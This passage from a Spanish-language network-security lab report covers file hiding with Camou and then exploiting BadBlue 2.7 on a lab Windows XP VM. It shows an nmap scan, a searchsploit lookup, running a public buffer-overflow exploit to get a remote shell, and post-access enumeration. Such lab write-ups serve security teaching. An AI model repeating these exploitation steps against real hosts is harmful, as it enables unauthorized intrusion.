
Ilustración 29 Camuflaje en proceso*Ilustración 30 Superación de capacidad*

Ilustración 31 Máxima capacidad permitida




Exe soporta máximo 2GB.

Con esto se llega a la conclusión de que todas las extensiones soportan un tamaño máximo de camuflaje de 2GB.

Capítulo 2 - Ingresar al Sistema Explotando Badblue


Se inicia el servicio de Badblue, una vez iniciado abre automáticamente el navegador y el sitio de Badblue.

Ilustración 32 Badblue iniciado



Se abre el cmd con el fin de obtener la dirección IP de la máquina virtual. La máquina virtual es 192.168.5.7 como se evidencia a continuación:

Ilustración 33 Dirección IP Windows XP




Luego se hace un escaneo de la red desde Kali Linux, se obtiene que el dispositivo con la ip 192.168.5.7 (Windows XP) tiene abierto los siguientes puertos: 80 (Badblue httpd 2.7), 135, 139, 445, 3389. De igual manera se obtiene la dirección MAC del dispositivo e información del sistema operativo.

Ilustración 34 Escaneo de Red

```
Nmap scan report for 192.168.5.7
Host is up (0.00094s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        BadBlue httpd 2.7
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:2E:C9:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

Dede Kali Linux se abre el navegador y se digita la dirección IP de Windows XP, automáticamente esta dirige al sitio de Badblue, que es el servicio activo en el puerto 80.



El objetivo es a través del servicio Badblue obtener acceso al sistema de Windows XP, para eso el primer paso es buscar vulnerabilidades, exploits para dicho servicio. Se abre una consola de Kali y se digita el comando **searchsploit badblue 2.7** para buscar exploits para obtener acceso al sistema. Aparecen las opciones a continuación.

Ilustración 35 Searchsploit badblue

```
(yadsti@kaliyads)-[~]
$ searchsploit badblue 2.7
```

Exploit Title	Path
BadBlue 2.72 - PassThru Remote Buffer Overflow	windows/remote/4784.pl
BadBlue 2.72b - Multiple Vulnerabilities	windows/remote/4715.txt
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)	windows/remote/15806.rb
Working Resources BadBlue 1.2.7 - Denial of Service	windows/dos/20641.txt
Working Resources BadBlue 1.2.7 - Full Path Disclosure	windows/remote/20640.txt

```

Shellcodes: No Results

(yadsti@kaliyads)-[~]
$ searchsploit -p windows/remote/4784.pl
Exploit: BadBlue 2.72 - PassThru Remote Buffer Overflow
URL: https://www.exploit-db.com/exploits/4784
Path: /usr/share/exploitdb/exploits/windows/remote/4784.pl
Codes: OSVDB-42416, CVE-2007-6377
Verified: True
File Type: Perl script text executable
Copied EDB-ID #4784's path to the clipboard

```

Se selecciona el exploit Badblue 2.72 – PassThru Remote Buffer Overflow, se utiliza este exploit en específico, porque la versión del Badblue instalado es el 2.7 a, este es el más general, ya que los otros son de la versión 2.7b. Este exploit aprovecha que Badblue no la longitud de los parámetros del método GET, dejando como resultado el desbordamiento y directamente el acceso al sistema.

Se procede a copiar el archivo del exploit en el escritorio. Se hace una revisión del código del exploit para copiarlo, una vez copiado se crea un nuevo archivo **badblue-272-seh.pl**.


Ilustración 36 Descarga de exploit y copia de código

```
(yadsti@kaliyads)-[~]
$ cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .

(yadsti@kaliyads)-[~]
$ ls
4784.pl          CLASE          DicLampaio.txt  Escritorio     LinEnum         Plantillas      Público         rtl8188eus      XWqreEGr.jpeg
abfVbStg.html   Descargas      Documentos      Imágenes       Música          privilegios.cpp  realtek-rtl8188eus-dkms  Videos

(yadsti@kaliyads)-[~]
$ nano 4784.pl

(yadsti@kaliyads)-[~]
$ cat 4784.pl
#!/usr/bin/perl -w
# http://alugi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
# Credit to Luigi Auriemma
# Jacopo Cervini acar@jervus.it
# 22/12/2007
#
#
use IO::Socket;
if(!($ARGV[1]))
```

Ilustración 37 Creación de archivo y pega de código


```
Session Acciones Editar Vista Ayuda
yadsti@kaliyads: ~ x yadsti@kaliyads: ~ x yadsti@kaliyads: ~ x
(yadsti@kaliyads)-[~]
$ nano badblue-272-seh.pl
(yadsti@kaliyads)-[~]
$ chmod +x badblue-272-seh.pl
(yadsti@kaliyads)-[~]
$ head -20 badblue-272-seh.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
# Credit to Luigi Aurieremma
# Jacopo Cervini acar@jervus.it
# 22/12/2007
#
```

Una vez creado el archivo se procede a darles permisos de ejecución, luego se muestran las primeras líneas del código con el objetivo de verificar que el código si esté presente.

Posteriormente se procede a ejecutar el archivo utilizando el comando **./badblue-272-sh.pl 192.168.5.7 80**, como se evidencia pone el nombre del archivo, la dirección ip del dispositivo objeto de ataque (Windows XP) y el puerto, ambos son parámetros que el código se ejecute y haga su trabajo que es corromper el sistema y como se evidencia en la siguiente ilustración se obtiene acceso al sistema.

Lo primero es verificar la dirección IP y efectivamente corresponde a la dirección IP del Windows XP.

Ilustración 38 Acceso exitoso



```

Session  Acciones  Editar  Vista  Ayuda
yadsti@kaliyads: ~ x  yadsti@kaliyads: ~ x  yadsti@kaliyads: ~ x
└─$ ./badblue-272-seh.pl 192.168.5.7 80
+ Malicious GET request sent ...
Done.
+ Connect on port 4444 of 192.168.5.7 ...
Trying 192.168.5.7 ...
Connected to 192.168.5.7.
Escape character is '^]'.
Microsoft Windows XP [Versi n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\BadBlue\PE>whoami
whoami
"whoami" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Archivos de programa\BadBlue\PE>ipconfig
ipconfig

Configuraci n IP de Windows

Adaptador Ethernet Conexi n de  rea local          :

        Sufijo de conexi n espec fica DNS : bbrouter
        Direcci n IP. . . . . : 192.168.5.7
        M scara de subred . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   : 192.168.5.1

C:\Archivos de programa\BadBlue\PE>cd ..
cd ..

C:\Archivos de programa\BadBlue>cd ..

```

Luego se proceden a revisar los directorios, usuarios, informaci n del sistema y servicios en ejecuci n como se evidencia en las siguientes ilustraciones:

Ilustración 39 Directorios e información del sistema

```

yadsti@kaliyads: ~
Session Acciones Editar Vista Ayuda
yadsti@kaliyads: ~ x yadsti@kaliyads: ~ x yadsti@kaliyads: ~ x

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2490-270F

Directorio de C:\

02/10/2025 09:32 <DIR> Archivos de programa
26/07/2025 09:34 0 AUTOEXEC.BAT
26/07/2025 09:34 0 CONFIG.SYS
26/07/2025 09:40 <DIR> Documents and Settings
02/10/2025 09:35 <DIR> WINDOWS
                2 archivos 0 bytes
                3 dirs 19.300.601.856 bytes libres

C:\>sysinfo
sysinfo
"sysinfo" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\>systeminfo
systeminfo

Nombre de host: WAY
Nombre del sistema operativo: Microsoft Windows XP Professional
Versión del sistema operativo: 5.1.2600 Service Pack 3 Compilación 2600
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Uniprocessor Free
Propiedad de: way
Organización registrada: way
Id. del producto: 76460-641-1927333-23836

```

Ilustración 40 Usuarios del sistema

```

Dispositivo de inicio: \Device\HarddiskVolume1
Configuración regional del sistema: 0c0a
Idioma: 0000040A
Zona horaria: N/D
Cantidad total de memoria física: 191 MB
Memoria física disponible: 47 MB
Memoria virtual: tamaño máximo: 2.048 MB
Memoria virtual: disponible: 2.008 MB
Memoria virtual: en uso: 40 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: GRUPO_TRABAJO
Servidor de inicio de sesión: \\WAY
Revisión(es): 1 revisión(es) instaladas.
[01]: Q147222

Tarjeta(s) de red: 1 Tarjetas de interfaz de red instaladas.
[01]: Adaptador de servidor PRO/1000 T de Intel(R)
Nombre de conexión: Conexión de área local
DHCP habilitado: S
Servidor DHCP: 192.168.5.3
Direcciones IP
[01]: 192.168.5.7


C:\>net users
net users

Cuentas de usuario de \\WAY

Administrador Asistente de ayuda Invitado
SUPPORT_388945a0 wayner_antonio_moya_
Se ha completado el comando correctamente.

```

Ilustración 41 Servicios en ejecución



Nombre de imagen	PID	Nombre de sesión	Nºm. de	Uso de memoria
System Idle Process	0	Console	0	16 KB
System	4	Console	0	212 KB
smss.exe	368	Console	0	368 KB
csrss.exe	592	Console	0	3.932 KB
winlogon.exe	616	Console	0	4.592 KB
services.exe	660	Console	0	3.240 KB
lsass.exe	672	Console	0	6.016 KB
VBoxService.exe	828	Console	0	4.080 KB
svchost.exe	876	Console	0	4.908 KB
svchost.exe	968	Console	0	4.132 KB
svchost.exe	1060	Console	0	19.336 KB
svchost.exe	1112	Console	0	3.380 KB
svchost.exe	1148	Console	0	4.548 KB
spoolsv.exe	1588	Console	0	4.336 KB
alg.exe	548	Console	0	3.396 KB
VBoxTray.exe	924	Console	0	3.856 KB
ctfmon.exe	932	Console	0	3.148 KB
wsentfy.exe	1356	Console	0	2.240 KB
VBoxService.exe	1860	Console	0	1.864 KB
wuauclt.exe	836	Console	0	5.916 KB
explorer.exe	1656	Console	0	22.624 KB
badblue.exe	2692	Console	0	6.624 KB
ieexplore.exe	2164	Console	0	17.728 KB
ieexplore.exe	2784	Console	0	20.988 KB
cmd.exe	3380	Console	0	2.672 KB
tasklist.exe	2144	Console	0	4.344 KB

a explotación fue posible exclusivamente debido a las vulnerabilidades inherentes en **BadBlue 2.7**, particularmente en su implementación del filtro ISAPI ext.dll y la función PassThru. Este caso demuestra los riesgos de utilizar software sin mantenimiento que contiene componentes con vulnerabilidades conocidas pero sin parches disponibles.

Conclusión

La instalación de **Guest Additions** y la creación de **carpetas compartidas** demostraron la importancia de la correcta configuración de entornos virtuales para un flujo eficiente de información entre el sistema anfitrión y el invitado.

Asimismo, el uso de **Camou** permitió evidenciar los límites de almacenamiento y la capacidad de ocultamiento en distintos tipos de archivos, resaltando los posibles riesgos del camuflaje de información en entornos no seguros.

Finalmente, la **explotación del servicio BadBlue** evidenció las consecuencias de utilizar software obsoleto con vulnerabilidades conocidas, reafirmando la necesidad de aplicar medidas preventivas, mantener los sistemas actualizados y realizar auditorías constantes para garantizar la integridad y confidencialidad de los datos.

Referencias

Sandoval Morales, R. (2025). *Seguridad y Auditoria de Redes*. Quibdó

netcat | *Kali Linux Tools*. (n.d.). Kali Linux. <https://www.kali.org/tools/netcat/>

Davidochobits. (2021, November 4). *Uso del comando Ncat (nc) en Linux con ejemplos - ochobitshacenunbyte*. Ochobitshacenunbyte.

<https://www.ochobitshacenunbyte.com/2021/11/04/uso-del-comando-ncat-nc-en-linux-con-ejemplos/>

Ejemplos de comandos WC: contar el número de líneas, palabras y caracteres. (n.d.).

<https://es.linux-console.net/?p=20171>

Kumar, A. (2024, September 28). *How I used monitor mode on TP-Link WN722N for fun*. It's FOSS. https://itsfoss.com/monitor-mode-fun/?utm_source=chatgpt.com